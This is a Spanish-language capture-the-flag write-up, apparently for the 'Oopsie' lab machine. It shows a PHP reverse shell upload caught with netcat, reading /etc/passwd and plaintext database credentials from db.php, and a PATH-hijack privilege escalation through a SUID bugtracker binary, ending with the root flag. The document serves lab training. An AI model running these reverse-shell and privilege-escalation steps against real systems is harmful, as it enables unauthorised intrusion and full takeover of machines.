
Brand Name	<input type="text"/>
<input type="button" value="Browse..."/>	php-reverse-shell.php <input type="button" value="Upload"/>

MegaCorp Automotive Account Branding Clients Uploads Logged in as Guest

Repair Management System

The file php-reverse-shell.php has been uploaded.

Obteniendo el archivo para activar la reverse shell:



10. Se obtiene la consola:

```

Parrot Terminal
File Edit View Search Terminal Help

[parrot@parrot-virtualbox]~$ sudo nc -lvnp 1020
listening on [any] 1020 ...
connect to [10.10.15.96] from (UNKNOWN) [10.129.199.147] 43900
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
02:44:01 up 3:37, 0 users, load average: 0.00, 0.00, 0.00 been uploaded.
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt

```

Listando los usuarios:

```

Community Edition
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Listing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
lxd:x:105:65534:./var/lib/lxd:./bin/false
uidd:x:106:110:./run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:./var/cache/pollinate:/bin/false
sshd:x:110:65534:./run/sshd:/usr/sbin/nologin
robert:x:1000:1000:robert:/home/robert:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false

```

En la ubicación de los archivos de la página web se encuentran los siguientes archivos:

```
$ pwd
/var/www/html/cdn-cgi/login
$ ls
admin.php
db.php
index.php
script.js
$
```

Anteriormente ya se tenía conocimiento sobre los archivos index.php y script.js, pero no de db.php:

```
$ cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
$
```

11. Se intenta ingresar con las credenciales de ese usuario. Para poder ejecutar su y otros comandos se cambia a una consola python:

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
```

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password: M3g4C0rpUs3r!
robert@oopsie:/var/www/html/cdn-cgi/login$
```

Intentando ejecutar sudo:

```
robert@oopsie:/var/www/html/cdn-cgi/login$ sudo -l
sudo -l
[sudo] password for robert: M3g4C0rpUs3r!
Sorry, user robert may not run sudo on oopsie.
robert@oopsie:/var/www/html/cdn-cgi/login$
```

No es posible así que se busca más información de este usuario que pueda ser útil. Con el comando id:

```

robert@oopsie:/var/www/html/cdn-cgi/login$ id
id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
robert@oopsie:/var/www/html/cdn-cgi/login$

```

Se encuentra que pertenece al grupo "bugtracker"(Un nombre llamativo, rastreador de errores).

12. Con el nombre del grupo y el comando locate se busca información o archivos relacionados a este grupo:

```

robert@oopsie:/var/www/html/cdn-cgi/login$ locate bugtracker
locate bugtracker
/usr/bin/bugtracker
robert@oopsie:/var/www/html/cdn-cgi/login$

```

Se encuentra una carpeta de archivos binarios, es decir, con código ejecutable.

13. Se ejecuta el archivo para validar su comportamiento. Este solicita un ID, se ingresa un número cualquiera:

```

robert@oopsie:/var/www/html/cdn-cgi/login$ /usr/bin/bugtracker /
/usr/bin/bugtracker
Local Storage
-----
: EV Bug Tracker :
-----

Provide Bug ID: 8
8
-----

cat: /root/reports/8: No such file or directory

robert@oopsie:/var/www/html/cdn-cgi/login$

```

El ejecutable busca dentro de un archivo en el path "/root/reports" el nombre ingresado con el comando cat.

14. Para aprovecharnos de este "cat" es posible cambiar su comportamiento, es decir, cuando se ejecute cat podemos forzar a que se ejecute /bin/bash de la siguiente manera:
Se crea un archivo 'cat' con permisos de ejecución y con la instrucción deseada, es decir /bin/bash:

```

http://10.129.9.169
role admin 10.129.9.169
robert@oopsie:/var/www/html/cdn-cgi/login$ cd /tmp
cd /tmp
robert@oopsie:/tmp$ ls
ls
robert@oopsie:/tmp$ echo 'bin/bash' > cat
echo 'bin/bash' > cat
robert@oopsie:/tmp$ chmod +x cat
chmod +x cat
robert@oopsie:/tmp$ ls -l
ls -l
total 4
-rwxrwxr-x 1 robert robert 9 Oct  4 03:32 cat
robert@oopsie:/tmp$

```

Para que este se ejecute cuando se ingrese un comando cat, se debe agregar la ruta a las variables de entorno:

```

robert@oopsie:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
robert@oopsie:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
robert@oopsie:/tmp$

```

15. Se ejecuta nuevamente el binario de bugtracker para verificar que cat ejecuta /bin/bash y nos retorna la consola:

```

robert@oopsie:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
robert@oopsie:/tmp$ echo $PATH
echo $PATH
/tmp:/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
robert@oopsie:/tmp$ bugtracker
bugtracker
-----
: EV Bug Tracker :
-----

Provide Bug ID: 2
2
-----

root@oopsie:/tmp#

```

Ahora estamos dentro.

16. Se encuentra la bandera:

```
root@oopsie:/tmp# ls
ls
cat
root@oopsie:/tmp# cd ..
cd ..
root@oopsie:/# ls
ls
bin Local dev initrd.img lib64 mnt root snap tmp vmlinuz
boot etc initrd.img.old lost+found opt run srv usr vmlinuz.old
cdrom home lib media proc sbin sys var
root@oopsie:/# cd root
cd root
root@oopsie:/root# ls
ls
reports root.txt
root@oopsie:/root# head root.txt
head root.txt
af13b0bee69f8a877c3faf667f7beacf
root@oopsie:/root#
```

